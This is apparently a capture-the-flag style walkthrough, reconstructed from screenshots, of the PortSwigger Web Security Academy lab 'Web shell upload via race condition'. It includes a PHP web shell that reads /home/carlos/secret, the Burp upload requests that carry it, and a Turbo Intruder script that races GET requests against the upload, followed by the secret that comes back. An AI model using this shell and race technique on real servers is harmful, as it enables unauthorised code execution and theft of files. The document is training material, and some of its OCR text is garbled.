
Login

Username

wiener

Password

Log in



Web shell upload via race condition

WebSecurity Academy

Submit solution Back to lab description >>

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл | Файл не выбран

Upload

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://0aeb00f6037c34a780113f...	GET	/			200	8782	HTML		Web shell upload via rac...		✓	79.125.84.16	session=5f677nTj...	13:08:57 6 Se...	8080	91
19	https://0aeb00f6037c34a780113f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		13:08:58 6 Se...	8080	92
21	https://0aeb00f6037c34a780113f...	GET	/my-account			302	86					✓	79.125.84.16		13:09:11 6 Se...	8080	94
22	https://0aeb00f6037c34a780113f...	GET	/login			200	3613	HTML		Web shell upload via rac...		✓	79.125.84.16		13:09:11 6 Se...	8080	132
24	https://0aeb00f6037c34a780113f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		13:09:12 6 Se...	8080	87
25	https://0aeb00f6037c34a780113f...	POST	/login		✓	302	188					✓	79.125.84.16	session=qOZAUJST...	13:09:24 6 Se...	8080	92
26	https://0aeb00f6037c34a780113f...	GET	/my-account?id=wiener		✓	200	4405	HTML		Web shell upload via rac...		✓	79.125.84.16		13:09:25 6 Se...	8080	118
28	https://0aeb00f6037c34a780113f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		13:09:25 6 Se...	8080	89
29	https://0aeb00f6037c34a780113f...	POST	/my-account/avatar		✓	200	333	HTML				✓	79.125.84.16		13:09:54 6 Se...	8080	768
30	https://0aeb00f6037c34a780113f...	GET	/my-account			200	4398	HTML		Web shell upload via rac...		✓	79.125.84.16		13:10:04 6 Se...	8080	90
36	https://0aeb00f6037c34a780113f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		13:10:04 6 Se...	8080	93

Request

Pretty Raw Hex

```
1 POST /my-account/avatar HTTP/2
2 Host: 0aeb00f6037c34a780113f100a100a9.web-security-academy.net
3 Cookie: session=qOZAUJSTXFP1M4HaZrp3QubRScn9Ad
4 Content-Length: 33604
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not:A-Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYkqD10oIhXDqAgOAH
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0aeb00f6037c34a780113f100a100a9.web-security-academy.net
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0aeb00f6037c34a780113f100a100a9.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryYkqD10oIhXDqAgOAH
24 Content-Disposition: form-data; name="avatar"; filename="panoramic.jpg"
25 Content-Type: image/jpeg
26
27 /9j/4JIFyp;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90
28
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sun, 06 Sep 2026 08:09:55 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 134
8
9 The file avatars/panoramic.jpg has been uploaded.<p>
10 <a href="/my-account" title="Return to previous page">
11   < Back to My Account
12 </a>
13 </p>
```

Inspector

Request attributes 2

Request body parameters 3

Request cookies 1

Request headers 23

Response headers 6

Event log All issues

Memory: 176.7MB of 15.97GB Disabled

We can't upload .php files directly:

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0aeb00f6037c34a780113fb100a100a9.web-security-academy.net HTTP/2

Request

```
1 POST /my-account/avatar HTTP/2
2 Host: 0aeb00f6037c34a780113fb100a100a9.web-security-academy.net
3 Cookie: session=q0aUj3BT0XfJlH4haZp3QubRScs98Ad
4 Content-Length: 508
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYkqPiOo1hXDag0AH
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0aeb00f6037c34a780113fb100a100a9.web-security-academy.net
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0aeb00f6037c34a780113fb100a100a9.web-security-academy.net/my-account?id=wienecr
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryYkqPiOo1hXDag0AH
24 Content-Disposition: form-data; name="avatar"; filename="WebShellUploadViaRaceCondition.php"
25 Content-Type: image/jpeg
26
27 <?php
28 $content = file_get_contents('/home/carlos/secret');
29 echo $content;
30 ?>
31 -----WebKitFormBoundaryYkqPiOo1hXDag0AH
32 Content-Disposition: form-data; name="user"
33
34 wienecr
35 -----WebKitFormBoundaryYkqPiOo1hXDag0AH
36 Content-Disposition: form-data; name="csrf"
37
38 QcJTU19QaQeVh3HBF30XZEkZu5eP2
39 -----WebKitFormBoundaryYkqPiOo1hXDag0AH--
40
```

Response

```
1 HTTP/2 403 Forbidden
2 Date: Sun, 06 Sep 2026 09:11:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 171
7
8 Sorry, only JPG & PNG files are allowed
9 Sorry, there was an error uploading your file.<>
10 <a href="/my-account" title="Return to previous page">
11     < Back to My Account
12 </a>
13 </p>
```

Inspector: Request attributes (2), Request query parameters (0), Request body parameters (3), Request cookies (1), Request headers (23), Response headers (5)

354 bytes | 602 millis

Event log All issues Memory: 189.6MB of 15.97GB Disabled

We will use Turbo Intruder to exploit the race condition in this server:

Turbo Intruder - example.com

Pretty Raw Hex

Host: 0af200dd0479e5358029082e0 Port: 443 Protocol: https Last code used

Choose scripts dir Save

```
1 # This more example script is https://github.com/PortSwigger/turbo-intruder/blob/master/resources/example/example.py
2 def queueRequests(target, wordlists):
3     engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=10, requestsPerConnection=100, pipeline=False, engine=Engine.BURP2)
4     getRequest
5     GET /files/avatars/WebShellUploadViaRaceCondition.php HTTP/2
6     Host: 0af200dd0479e5358029082e0c1006b.web-security-academy.net
7     Cookie: session=xga5f6lNxtOxgv04ccf73Hmghe2Z5G
8     User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10    Referer: https://0af200dd0479e5358029082e0c1006b.web-security-academy.net/my-account/avatar
11    Accept-Encoding: gzip, deflate, br
12
13
14
15    postRequest = ''
16    POST /my-account/avatar HTTP/2
17    Host: 0af200dd0479e5358029082e0c1006b.web-security-academy.net
18    Cookie: session=xga5f6lNxtOxgv04ccf73Hmghe2Z5G
19    Content-Length: 509
20    Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTAjSbt10vU0SUnRA
21    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
22    Origin: https://0af200dd0479e5358029082e0c1006b.web-security-academy.net
23    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
24    Referer: https://0af200dd0479e5358029082e0c1006b.web-security-academy.net/my-account
25    Accept-Encoding: gzip, deflate, br
26
27    -----WebKitFormBoundaryTAjSbt10vU0SUnRA
28    Content-Disposition: form-data; name="avatar"; filename="WebShellUploadViaRaceCondition.php"
29    Content-Type: image/jpeg
30
31    <?php
32    $content = file_get_contents('/home/carlos/secret');
33    echo $content;
34    ?>
35    -----WebKitFormBoundaryTAjSbt10vU0SUnRA
36    Content-Disposition: form-data; name="user"
37
38    wienecr
39    -----WebKitFormBoundaryTAjSbt10vU0SUnRA
40    Content-Disposition: form-data; name="csrf"
41
42    a0t1LK6VqK16NsFAHizu7ESrBntbv5Bf
43    -----WebKitFormBoundaryTAjSbt10vU0SUnRA--
44
45
46    engine.queue(postRequest, gate='race1')
47    for x in range(5):
48        engine.queue(getRequest, gate='race1')
49    engine.openGate('race1')
50    engine.complete(timeout=60)
51
```

Attack

Turbo Intruder - 0af200dd0479e5358029082e00c1006b.web-security-academy.net

Row	Payload	Status	Anomal...	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
0		404	58.320	140	462	211862	312647		6	1
5		403	58.320	98	354	710278	811063		1	1
1		200	14.580	51	207	213864	314649		4	1
2		200	14.580	51	207	216868	317653		2	1
3		200	14.580	51	207	217861	318646		5	1
4		200	14.580	51	207	220867	321652		3	1

PrettyRawHex

```
1 GET /files/avatars/WebShellUploadViaRaceCondition.php HTTP/2
2 Host: 0af200dd0479e5358029082e00c1006b.web-security-academy.net
3 Cookie: session=xqa5f6lHtcOxgvO4cCf73Hmgjhe2Z5G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: https://0af200dd0479e5358029082e00c1006b.web-security-academy.net/my-account/avatar
7 Accept-Encoding: gzip, deflate, br
```

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Date: Sun, 04 Sep 2026 13:15:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 aADG6FdpZLbsQzc65rjnNlsFoeDQE6HV
```

Reqs: 12 | Queued: 0 | Duration: 2 | RPS: 6 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

Windows Taskbar

18:15 06.09.2026

Web shell upload via race condi

0af200dd0479e5358029082e00c1006b.web-security-academy.net/my-account

LAB Not solved

Подтвердите действие на 0af200dd0479e5358029082e00c1006b.web-security-academy.net

Answer:

aADG6FdpZLbsQzc65rjnNlsFoeDQE6HV

OK Отмена

Home | My account | Log out

WebSecurity Academy

Web shell up

Submit solution

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл

Upload

Windows Taskbar

18:15 06.09.2026

Web shell upload via race condition

WebSecurity Academy

Web shell upload via race condition

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email



Avatar:

Выберите файл

Файл не выбран

Upload

Web Security Academy > File upload vulnerabilities > Lab

Back to all topics

What are file upload vulnerabilities?

Impact

How do file upload vulnerabilities arise?

How do web server handle requests for static files?

Exploiting unrestricted file uploads to deploy a web shell

Exploiting flawed validation of file uploads

Exploiting file upload vulnerabilities without remote code execution

Uploading files using PUT

Preventing

View all file upload labs

Lab: Web shell upload via race condition

EXPERT LAB Solved

This lab contains a vulnerable image upload function. Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

ACCESS THE LAB

Solution

Community solutions

Find file upload vulnerabilities using Burp Suite

TRY FOR FREE